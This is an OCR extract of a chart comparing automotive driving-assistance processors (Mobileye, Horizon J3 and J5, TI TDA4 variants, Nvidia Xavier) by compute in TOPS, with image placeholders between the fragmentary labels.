
Mobieye 4H 2 TOPS



Horizon J3


1xJ3 5 TOPS

3xJ3




3xJ3

1x J3 And 1xTDA4 VM




2x TDA4 VM





TI TDA4 VH

32 TOPS




Horizon J5






Nvidia Xavier

